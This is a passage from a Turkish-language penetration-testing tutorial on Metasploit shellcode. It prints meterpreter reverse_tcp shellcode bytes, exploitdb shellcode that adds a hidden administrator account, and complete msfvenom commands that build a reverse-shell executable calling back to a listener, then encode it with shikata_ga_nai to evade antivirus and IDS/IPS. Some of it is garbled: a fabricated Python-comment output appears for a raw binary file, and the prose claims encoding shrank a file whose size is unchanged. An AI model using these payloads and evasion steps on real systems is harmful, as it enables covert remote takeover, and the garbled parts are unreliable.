"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" +
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" +
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" +
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32" +
"\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89" +
"\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29" +
"\x80\x6b\x00\xff\xd5\x6a\x0a\x6a\x00\x68\x02\x00\x11\x5c" +
"\x89\xe6\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf" +
"\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xaa\x74\x61\xff" +
"\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xaa" +
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f" +
"\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00" +
"\x68\x58\xaa\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57" +
"\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3"
msf5 payload(windows/meterpreter/reverse_tcp) > █
```

Burada gördüğümüz hexadecimal kodları ise payload(windows/meterpreter/reverse_tcp) bu payloadın shellcode'nu üretiyor. Bu Shellcode da istediğimiz araca çevirip kurbanın cpu na yerleştirebiliriz.

```
davut@kali: ~
File Actions Edit View Help

# VERBOSE=false, LHOST=0.0.0.0, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5, PingbackRetries=0,
# PingbackSleep=30, PayloadUUIDTracking=false,
# EnableStageEncoding=false, StageEncoderSaveRegisters=,
# StageEncodingFallback=true, PrependMigrate=false,
# EXITFUNC=process, AutoLoadStdapi=true,
# AutoVerifySession=true, AutoVerifySessionTimeout=30,
# InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
# EnableUnicodeEncoding=false, SessionRetryTotal=3600,
# SessionRetryWait=10, SessionExpirationTimeout=604800,
# SessionCommunicationTimeout=300, PayloadProcessCommandLine=,
# AutoUnhookProcess=false
buf =
"\xf0\x80\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" +
"\x2e\x2f\x25\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" +
"\x3e\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" +
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" +
"\x7c\x73\x88\x0e\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xee\x58" +
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" +
"\x8b\x04\x8b\x01\x00\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" +
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32" +
"\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89" +
"\x8e\x8f\xff\x0d\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29" +
"\x80\x6b\x00\xff\xd5\x6a\x0a\x6a\x00\x68\x02\x00\x11\x5c" +
"\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf" +
"\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff" +
"\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\x2a" +
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f" +
"\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00" +
"\x68\x58\x4a\x53\x5f\xff\xd5\x93\x53\x6a\x00\x56\x53\x77" +
"\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3"
msf5 payload(windows/meterpreter/reverse_tcp) > generate -o ./exploit
[*] Writing 196 bytes to ./exploit ...
msf5 payload(windows/meterpreter/reverse_tcp) > generate -f raw -o ./exploit
[*] Writing 280 bytes to ./exploit ...
msf5 payload(windows/meterpreter/reverse_tcp) > █
```

Shellcode muzu raw formatında 280 byte lik Binary türünde kaydetmiş olduk. Boyut bizim için burada önemli memoryde zayıflıkların yer sıkıntısı olduğundan küçük boyutta yazılmaya çalışılıyor.

```
davut@kali:~$ ls
armitage-tmp Desktop Documents Downloads exploit Music Pictures Public Templates test Videos
davut@kali:~$ cat exploit
#!/usr/bin/python
# Exploit for the 'Exploit' challenge in the Armitage challenge set.
# The exploit is designed to exploit a buffer overflow vulnerability in a C program.
# The exploit consists of a payload followed by a return address.
# The payload is a sequence of characters that will overwrite memory and cause the program to execute the payload.
# The exploit is triggered by a user input of 'A' characters followed by the exploit string.
# The exploit string is: K\X4\bd\$|[aYZ0_\Z]h32hws2_ThLw&ij)TPh)kij
# The exploit string is followed by a return address: jh\PPP@PhijVWhta3t
# The exploit string is followed by a return address: uhhVVjjVjhX\$PhijsjVSwhfaa...>u...>
# The exploit string is followed by a return address: uhhVVjjVjhX\$PhijsjVSwhfaa...>u...>
```

Cat ile dosyamızı okumak istediğimiz de ise Binary instructionlardan olduğu için anlamlı bir sey çıkmıyor karsımıza.

```
davut@kali:/usr/share/exploitdb/shellcodes/windows_x86$ ls  
13504.asm 13514.asm 13524.txt 13569.asm 13636.c 15202.c 37758.c 40246.c 41581.c 43767.asm 47041.c  
13505.c 13516.asm 13525.c 13571.c 13639.c 15203.c 39519.c 40259.c 43759.asm 43768.asm 47042.c  
13507.txt 13517.asm 13526.c 13574.c 13642.asm 15879.txt 39754.txt 40334.c 43760.asm 43769.c 48116.c  
13508.asm 13518.c 13527.c 13595.c 13647.txt 16283.asm 39900.c 40352.c 43761.asm 43770.c  
13509.c 13519.c 13529.c 13614.c 13648.rb 17545.c 39914.c 40363.c 43762.c 43771.c  
13510.c 13520.c 13530.asm 13615.c 13699.txt 35793.txt 40005.c 40560.asm 43763.txt 43772.c  
13511.c 13521.asm 13531.c 13630.c 14288.asm 36779.c 40094.c 41381.c 43764.c 43773.c  
13512.c 13522.c 13532.asm 13631.c 14873.asm 36780.c 40175.c 41467.c 43765.c 43774.c  
13513.c 13523.c 13565.asm 13635.as 15063.c 37664.c 40245.c 41481.asm 43766.asm 46281.c  
davut@kali:/usr/share/exploitdb/shellcodes/windows_x86$
```

32 bit windows'a ait Shellcode'ları görüyoruz c ve assembly ile yazılmış halleri.

The screenshot shows a terminal window titled "davut@kali:/usr/share/exploitdb/shellcodes/windows_x86". The file being edited is "15063.c". The code is a C program that includes a shellcode array and prints its size. A tooltip "File '15063.c' is unwritable" is visible. The terminal has a dark theme with white text and a black background. The bottom of the screen shows a menu bar with various keyboard shortcuts for file operations like Get Help, Write Out, Where Is, Cut Text, Paste Text, etc.

```
GNU nano 4.9.3 15063.c
/*
# Title      : win32/xp sp3 (Tr) Add Admin Account Shellcode 127 bytes
# Proof     : http://img823.imageshack.us/img823/1017/addqx.jpg
# Desc.     : user: zrl , pass: 123456 , localgroup: Administrator
# Author    : ZoRlu / http://inj3ct0r.com/author/577
# mail-msn  : admin@yildirimordulari.com
# Home      : http://zorlu.blogspot.com
# Date      : 17/09/2010
# Tesekkur   : inj3ct0r.com, r0073r, Dr.Ly0n, LifeStealEr, Heart_Hunter, Cyber-Zone, Stack, AlpHaNiX, ThE g0bL!N
# Lakirdi   : off ulan off / http://www.youtube.com/watch?v=GbyF62skA-c
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(){
    unsigned char shellcode[]=
        "\xeb\x1b\x5b\x31\xc0\x50\x31\xc0\x88\x43\x5d\x53\xbb\xad\x23\x86\x7c"
        "\xff\xd3\x31\xc0\x50\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe0\xff\xff\xff"
        "\x63\x6d\x2e\x2e\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73"
        "\x65\x72\x20\x7a\x72\x6c\x20\x31\x32\x33\x34\x35\x36\x20\x2f\x61\x64"
        "\x64\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f"
        "\x75\x70\x20\x41\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x73"
        "\x20\x2f\x61\x64\x20\x7a\x72\x6c\x20\x26\x20\x6e\x65\x74\x20"
        "\x75\x73\x65\x72\x20\x7a\x72\x6c";
    printf("Size = %d bytes\n", strlen(shellcode));
    ((void (*)())shellcode)();
}
return 0;
```

16 byte lik Shellcode

The screenshot shows a terminal window titled "davut@kali:/usr/share/exploitdb/shellcodes/windows_x86". The file being edited is "13642.asm". The assembly code is a Win32 Mini HardCode WinExec&ExitProcess shellcode. A tooltip "File '13642.asm' is unwritable" is visible. The terminal has a dark theme with white text and a black background. The bottom of the screen shows a menu bar with various keyboard shortcuts for file operations like Get Help, Write Out, Where Is, Cut Text, Paste Text, etc.

```
GNU nano 4.9.3 13642.asm
# Title: Win32 Mini HardCode WinExec&ExitProcess Shellcode 16 bytes
;Test on xpsp2cn,no zero in shellcode,it will run write.exe()
;
push 7C808E9DH ;write ;68 xx xx xx xx ;program string in memory
push 7C81CAA2H ;exitprocess ;68 xx xx xx xx
push 7C86114DH ;winexec ;68 xx xx xx xx
ret ;C3
;
```

Linux için kullanılan Shellcode. Üst kısımda Shellcode hakkında bilgiler bulunmakta kimin yazdığını, hangi işletim sistemi üzerinde kullanıldığı vs. yazılıyor.

The screenshot shows a terminal window titled "davut@kali:/usr/share/exploitdb/shellcodes/linux". The file being edited is "14218.c". The code is a C program that prints its own length and then executes the shellcode. The shellcode itself is a long string of hex values representing assembly instructions.

```
File Actions Edit View Help
GNU nano 4.9.3 14218.c
/*
Author : gunslinger_<yudha.gunslinger[at]gmail.com>
Web   : http://devilzc0de.org
blog  : http://gunslingerc0de.wordpress.com
tested on : linux debian
special thanks to : r0073r (inj3ct0r.com), d3hydr8 (darkc0de.com), ty miller (projectshellcode.com), jonathan salwan(shellcode0x.com), and many others
greetzz to all devilzc0de, jasakom, yogyacarderlink, serverisdown, indonesianhacker and all my friend !!
*/
#include <stdio.h>

char shellcode[] = "\xeb\x11\x5e\x31\xc9\xb1\x89\x80\x6c\x0e\xff\x35\x80\xe9\x01"
"\x75\xf6\xeb\x05\xe8\xea\xff\xff\x95\x66\xf5\x66\x07\xe5"
"\x40\x87\x9d\x3\x64\x8\x9d\x9d\x64\x64\x97\x9e\xbe\x18\x87"
"\x9d\x62\x98\x98\x98\xbe\x16\x87\x20\x3c\x86\x88\xbe\x16\x02"
"\xb5\x96\x1d\x29\x34\x34\x34\x98\x85\x55\x64\x97\x9e\x3\x64"
"\x64\x8\x9d\x55\x64\x9\x2\x85\x64\x63\x9d\x9e\x99\x9a"
"\xa3\x8\x9d\x9a\x1\x1\x70\x55\x98\x9d\x4\xac\x3\x55\x7"
"\x4\x4\x4\x9\x6\x7\x4\x4\x4\x4\x9\x55\x64\x9\x2\x5\x64\x63"
"\x9d\x9e\x99\x9a\x3\x8\x9d\x9a\x1\x1\x70\x55\x98\x9d"
"\x2\x4\x9\x55\x69\x6c\x6a\x6\x55\x64\x9\x2\x5\x64\x63"
"\x9d\x9e\x99\x9a\x3\x8\x9d\x9a\x1\x1\x70\x55\x98\x9d"
"\x9d\x9e\x99\x9a\x3\x8\x9d\x9a\x1\x1\x70\x55\x98\x9d"
"\x9d\x9e\x99\x9a\x3\x8\x9d\x9a\x1\x1\x70\x55\x98\x9d"
"\x9d\x9e\x99\x9a\x3\x8\x9d\x9a\x1\x1\x70\x55\x98\x9d";
int main(void)
{
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
}
```

[File '14218.c' is unwritable]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo M-A Mark Text
M-6 Copy Text

```
davut@kali:/usr/share/exploitdb/shellcodes$ ls
aix      bsd_i386   freebsd_x86-64  irix          linux_sparc  netbsd_x86  solaris      system_z
alpha    bsd_ppc    generator     linux        linux_x86   openbsd_x86  solaris_mips  unixware
android  bsd_x86   hardware     linux_crisv32  linux_x86-64 osx        solaris_sparc windows
arm      freebsd    hp-ux       linux_mips    macos       osx_ppc    solaris_x86  windows_x86
bsd      freebsd_x86 ios         linux_ppc    multiple    sco_x86   superh_sh4   windows_x86-64
davut@kali:/usr/share/exploitdb/shellcodes$
```


Her işletim sisteme uygun Shellcode'ları hali hazırda bulur ve kullanabiliriz.

Metasploitte bulunan bütün windows shellcode'ları Stephen Fewer yazmıştır. Yaklaşık 10 yıldır aynı Shellcode'lar kullanılıyor. Sıfırdan Shellcode yazmamıza gerek yok aslında.

Metasploitde Bulunan Encoderlar

Msfencode, istenilen payloadın içeriğini değiştirerek kaçak giriş ve tespit engelleme sistemleri (IDS/IPS), güvenlik duvarları (Firewall) ve Antivirüsler tarafından tanınmasını engeller/zorlaştırır.

Metasploitte 45 encoder bulunmaktadır.



The screenshot shows the Metasploit msfconsole interface. At the top, there's a menu bar with File, Actions, Edit, View, Help. Below it, the command `davut@kali:~$ msfconsole` is entered. The main area displays the Metasploit banner and statistics:

```
[*] msf5 -=[ metasploit v5.0.99-dev ]= [***]
+ --=[ 2045 exploits - 1106 auxiliary - 344 post      ]
+ --=[ 566 payloads - 45 encoders - 10 nops          ]
+ --=[ 7 evasion                                     ]
```

Below the stats, a tip message reads: "Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more". The prompt `msf5 >` is shown at the bottom.

Show encoders komutunu girerek metasploitteki bütün encoderları listeleyebiliriz.

| # | Name | Disclosure Date | Rank | Check | Description |
|----|------------------------------|-----------------|------|--|-------------|
| 0 | cmd/brace | low | No | Bash Brace Expansion Command Encoder | |
| 1 | cmd/echo | good | No | Echo Command Encoder | |
| 2 | cmd/generic_sh | manual | No | Generic Shell Variable Substitution Command Encoder | |
| 3 | cmd/ifs | low | No | Bourne \${IFS} Substitution Command Encoder | |
| 4 | cmd/perl | normal | No | Perl Command Encoder | |
| 5 | cmd/powershell_base64 | excellent | No | Powershell Base64 Command Encoder | |
| 6 | cmd/printf_php_mq | manual | No | printf(1) via PHP magic_quotes Utility Command Encoder | |
| 7 | generic/eicar | manual | No | The EICAR Encoder | |
| 8 | generic/none | normal | No | The "none" Encoder | |
| 9 | mipsbe/byte_xor1 | normal | No | Byte XOR1 Encoder | |
| 10 | mipsle/longxor | normal | No | XOR Encoder | |
| 11 | mipse/byte_xor1 | normal | No | Byte XOR1 Encoder | |
| 12 | mipse/longxor | normal | No | XOR Encoder | |
| 13 | php/base64 | great | No | PHP Base64 Encoder | |
| 14 | ppc/longxor | normal | No | PPC LongXOR Encoder | |
| 15 | ppc/longxor_tag | normal | No | PPC LongXOR Encoder | |
| 16 | ruby/base64 | great | No | Ruby Base64 Encoder | |
| 17 | sparc/longxor_tag | normal | No | SPARC DWORD XOR Encoder | |
| 18 | x64/xor | normal | No | XOR Encoder | |
| 19 | x64/xor_context | normal | No | Hostname-based Context Keyed Payload Encoder | |
| 20 | x64/xor_dynamic | normal | No | Dynamic XOR Encoder | |
| 21 | x64/zutto_dekiru | manual | No | Zutto Dekiru | |
| 22 | x86/add_sub | manual | No | Add/Sub Encoder | |
| 23 | x86/alpha_mixed | low | No | Alpha2 Alphanumeric Mixedcase Encoder | |
| 24 | x86/alpha_upper | low | No | Alpha2 Alphanumeric Uppercase Encoder | |
| 25 | x86/avoid_underscore_tolower | manual | No | Avoid underscore/tolower | |
| 26 | x86/avoid_utf8_tolower | manual | No | Avoid UTF8/tolower | |
| 27 | x86/bloxor | manual | No | BloXor - A Metamorphic Block Based XOR Encoder | |
| 28 | x86/bmp_polyglot | manual | No | BMP Polyglot | |
| 29 | x86/call4_dword_xor | normal | No | Call+4 Dword XOR Encoder | |
| 30 | x86/context_cpid | manual | No | CPUID-based Context Keyed Payload Encoder | |
| 31 | x86/context_stat | manual | No | stat(2)-based Context Keyed Payload Encoder | |
| 32 | x86/context_time | manual | No | time(2)-based Context Keyed Payload Encoder | |
| 33 | x86/countdown | normal | No | Single-byte XOR Countdown Encoder | |
| 34 | x86/fnstenv_mov | normal | No | Variable-length Fnstenv/mov Dword XOR Encoder | |
| 35 | x86/jmp_call_additive | normal | No | Jump/Call XOR Additive Feedback Encoder | |
| 36 | x86/nonalpha | low | No | Non-Alpha Encoder | |
| 37 | x86/nonupper | low | No | Non-Upper Encoder | |
| 38 | x86/opt_sub | manual | No | Sub Encoder (optimised) | |
| 39 | x86/service | manual | No | Register Service | |
| 40 | x86/shikata_ga_nai | excellent | No | Polymorphic XOR Additive Feedback Encoder | |
| 41 | x86/single_static_bit | manual | No | Single Static Bit | |
| 42 | x86/unicode_mixed | manual | No | Alpha2 Alphanumeric Unicode Mixedcase Encoder | |
| 43 | x86/unicode_upper | manual | No | Alpha2 Alphanumeric Unicode Uppercase Encoder | |
| 44 | x86/xor_dynamic | normal | No | Dynamic key XOR Encoder | |

Encoder Kullanımı

Shellcode'u msfpayload ile raw formatında Msfencode aktarıp içeरgi encode edebiliriz

Metasploit'de bulunan en güçlü encoder'lar ile içerik antivirüs, IDS/IPS sistemleri tarafından tanınmaz hale getirilebilir.

Msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp

LHOST=192.168.19.134 LPORT=4444 -f exe -o exploit.exe

```
davut@kali:~$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.19.134 LPORT=4444 -f exe -o exploit.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: exploit.exe
davut@kali:~$
```

Msfvenom aracı ile payload oluşturduk okumak istediğimiz ise yine bize Binary instructionları gösterecek yani anlamsız şeyler çıkacak karşımıza

Bu kod blogunun bir de hex değerlerine bakalım

```
davut@kali: ~
File Actions Edit View Help
00000000  4D 5A 90 00  03 00 00 00  04 00 00 00  FF FF 00 00  B8 00 00 00  00 00 00 00  MZ.....
00000018  40 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  @.....
00000030  00 00 00 00  00 00 00 00  00 00 00 00  E8 00 00 00  0E 1F BA 0E  00 B4 09 CD  .....
00000048  21 B8 01 4C  CD 21 54 68  69 73 20 70  72 6F 67 72  61 6D 20 63  61 6E 6E 6F  !..L.!This program canno
00000060  74 20 62 65  20 72 75 6E  20 69 6E 20  44 4F 53 20  6D 6F 64 65  2E 0D 0D 0A  t be run in DOS mode....
00000078  24 00 00 00  00 00 00 00  93 38 F0 D6  D7 59 9E 85  D7 59 9E 85  D7 59 9E 85  $.....8...Y...Y...Y..
00000090  AC 45 92 85  D3 59 9E 85  54 45 90 85  DE 59 9E 85  B8 46 94 85  DC 59 9E 85  .E...Y...TE...Y...F...Y...
000000A8  B8 46 9A 85  D4 59 9E 85  D7 59 9F 85  1E 59 9E 85  54 51 C3 85  DF 59 9E 85  .F...Y...Y...TQ...Y...
000000C0  83 7A AE 85  FF 59 9E 85  10 5F 98 85  D6 59 9E 85  52 69 63 68  D7 59 9E 85  .z...Y..._...Y..Rich.Y...
000000D8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  50 45 00 00  4C 01 04 00  .....PE..L...
000000F0  6C 74 3E 4A  00 00 00 00  00 00 00 00  E0 00 0F 01  0B 01 06 00  00 B0 00 00  lt>J...
00000108  00 A0 00 00  00 00 00 00  71 A1 00 00  00 10 00 00  00 C0 00 00  00 00 40 00  .....q.....@.
00000120  00 10 00 00  00 10 00 00  04 00 00 00  00 00 00 00  04 00 00 00  00 00 00 00  .....
00000138  00 60 01 00  00 10 00 00  00 00 00 00  02 00 00 00  00 00 10 00  00 10 00 00  `...
00000150  00 00 10 00  00 10 00 00  00 00 00 00  10 00 00 00  00 00 00 00  00 00 00 00  .....
00000168  6C C7 00 78  78 00 00 00  00 50 01 00  C8 07 00 00  00 00 00 00  00 00 00 00  l...x...P...
00000180  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  E0 C1 00 00  1C 00 00 00  .....
00000198  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
000001A0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 C0 00 00  E0 01 00 00  .....
000001C8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
000001E0  2E 74 65 78  74 00 00 00  66 A9 00 00  00 10 00 00  00 B0 00 00  00 10 00 00  .text...f...
000001F8  00 00 00 00  00 00 00 00  00 00 00 00  20 00 00 60  2E 72 64 61  74 61 00 00  .....`..rdata..
00000210  E6 0F 00 00  00 C0 00 00  00 10 00 00  00 C0 00 00  00 00 00 00  00 00 00 00  .....
00000228  00 00 00 00  40 00 00 40  2E 64 61 74  61 00 00 00  5C 70 00 00  00 D0 00 00  ....@..@.data...\p...
00000240  00 40 00 00  00 D0 00 00  00 00 00 00  00 00 00 00  00 00 00 00  40 00 00 C0  @....@...
00000258  2E 72 73 72  63 00 00 00  C8 07 00 00  00 50 01 00  00 10 00 00  00 10 01 00  .rsrc....P...
00000270  00 00 00 00  00 00 00 00  00 00 00 00  40 00 00 40  00 00 00 00  00 00 00 00  .....@..@...
00000288  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
000002A0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
000002B8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
000002D0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
000002E8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
00000300  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
00000318  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
00000330  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
00000348  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
00000360  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
00000378  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .....
```

Bu sefer bize hexadecimal olarak anlamlı şeyler çıkarttı. Bu aracımızı encode edeceğiz şimdi

```
davut@kali:~$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.19.134 LPORT=4444 -e x8
6/shikata_ga_nai -f exe -o exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: exploit.exe
davut@kali:~$
```

x86/shikata_ga_nai aracımızla encode etmiş olduk ve dosya boyunu önemli ölçüde azaltmış olduk.

```
davut@kali: ~/Desktop
```

| | File | Actions | Edit | View | Help | | |
|----------|-------------|-------------|-------------|-------------|-------------|-------------|-----------------------------|
| 00001008 | 00 A5 D4 E0 | 41 00 53 56 | A3 E8 CF 41 | 5D 79 A8 0B | 41 00 A3 CB | 40 41 00 31 | ... A.SV ... A]y..A...@A.1 |
| 00001020 | 04 3E E4 00 | 33 DB A3 48 | 88 41 00 57 | 8D F5 0C 53 | 8D 4D 08 50 | 51 50 7A F0 | >..3..H.A.W...S.M.POz. |
| 00001038 | 17 41 00 44 | D2 40 00 E7 | 4E 44 3C 41 | 00 E8 30 4C | 00 00 68 E0 | 5F 40 00 E8 | .A.D.@..ND<A..@L.h._@.. |
| 00001050 | C5 A4 74 00 | 83 C4 04 53 | 53 5E 68 4C | 40 41 00 E8 | FC 3E 00 00 | 8B 55 0C A1 | t....SS^hL@A...>...U.. |
| 00001068 | 45 08 67 0D | 66 40 41 00 | 52 50 8D 55 | 5A 51 52 E8 | 44 4A 00 00 | 8B 55 9A 4E | E.g.f@A.RP.UZQR.DJ...U.N |
| 00001080 | 45 FC 66 4D | 9F 1D 26 68 | 22 D2 40 00 | A9 E8 DE D5 | 00 00 85 C0 | 0F 85 9A 5A | E.fM..@h".@.....Z |
| 00001098 | 88 16 8B 35 | 68 C1 40 00 | 0F BE 58 FB | 7C 00 BF 83 | F8 39 81 90 | 66 06 00 00 | ...5h.@...X.9..f... |
| 00001080 | 33 C9 8A 88 | 08 23 81 00 | FF 24 8D 98 | 16 40 86 8B | 55 FC 52 28 | 15 6C C1 40 | 3....# ...\$...@..U.R(.l.@ |
| 000010C8 | 00 83 C4 04 | 3B 18 A3 EB | D0 88 97 0F | 81 3D 04 00 | 00 16 CC D1 | 40 00 E8 6D |;.....=.....@.m |
| 000010E0 | 06 57 9A E9 | 48 04 00 70 | 04 05 68 02 | 41 00 01 DA | 00 00 E9 1F | FB 00 00 F5 | .W..H..p..h.A..... |
| 000010F8 | F9 14 D0 48 | 00 38 14 04 | 00 00 1B 45 | FC 50 FF 15 | 6C C1 40 00 | A3 18 D0 68 | ...H.8.....E.P..l.@....h |
| 00001110 | 00 E9 FD 03 | 00 00 8B 4D | FC 51 FF 15 | 6C 26 24 7F | B2 6C 02 41 | 00 E9 E9 03 |M.Q..l@\$..l.A.... |
| 00001128 | 00 00 39 BC | 60 CF 41 45 | 7E 0D 68 D8 | D1 40 82 92 | 14 06 00 AT | 83 C4 A0 C7 | ..9..AE~.h..@..... |
| 00001140 | 05 60 02 41 | CB FF FF FF | 98 65 C8 03 | 13 00 8B 55 | FC 52 FF 15 | 11 3A 40 32 | ..`A.....e.....U.R...:o2 |
| 00001158 | A3 B8 0B 41 | 00 E9 D3 03 | 5A 00 89 1D | 1C D0 36 00 | E9 A9 03 00 | F6 B6 45 FC | ...A.....Z.....6.....E. |
| 00001170 | 8E FF 15 88 | C1 40 D6 A3 | E0 EF 41 A4 | E9 92 10 00 | 18 B8 1D C9 | 6B 40 00 3B |@.....A.....k@.; |
| 00001188 | 8A 03 00 46 | 3C 1D 60 6E | 41 00 74 CF | 68 BC D1 40 | 00 17 B2 05 | C9 00 83 C4 | ...F.<.`nA.t.h..@..... |
| 000011A0 | 04 8B 4D FC | 51 08 86 2F | 00 00 83 DA | 50 3B 05 75 | 0F C7 05 60 | 02 41 00 01 | ..M.Q./...P;u....A.. |
| 000011B8 | 00 4D 00 E9 | 56 F1 F5 00 | 39 1D 20 38 | 41 A7 0F 18 | 34 03 D7 00 | 50 FF 15 70 | .M..V...9. 8A...4 ...P..p |
| 000011D0 | C1 83 EF 39 | 1D 60 2F 41 | 00 74 0D 68 | A0 D1 FA 00 | E8 6B 05 00 | 00 83 C4 0C | ...9..`/A.t.h.....k..... |
| 000011E8 | 8B 55 CA 52 | E8 3F 35 00 | 9F 83 1C 04 | 3B C3 75 0F | C7 FB 60 02 | 41 00 02 00 | ..U.R.?5.....;u....`A... |
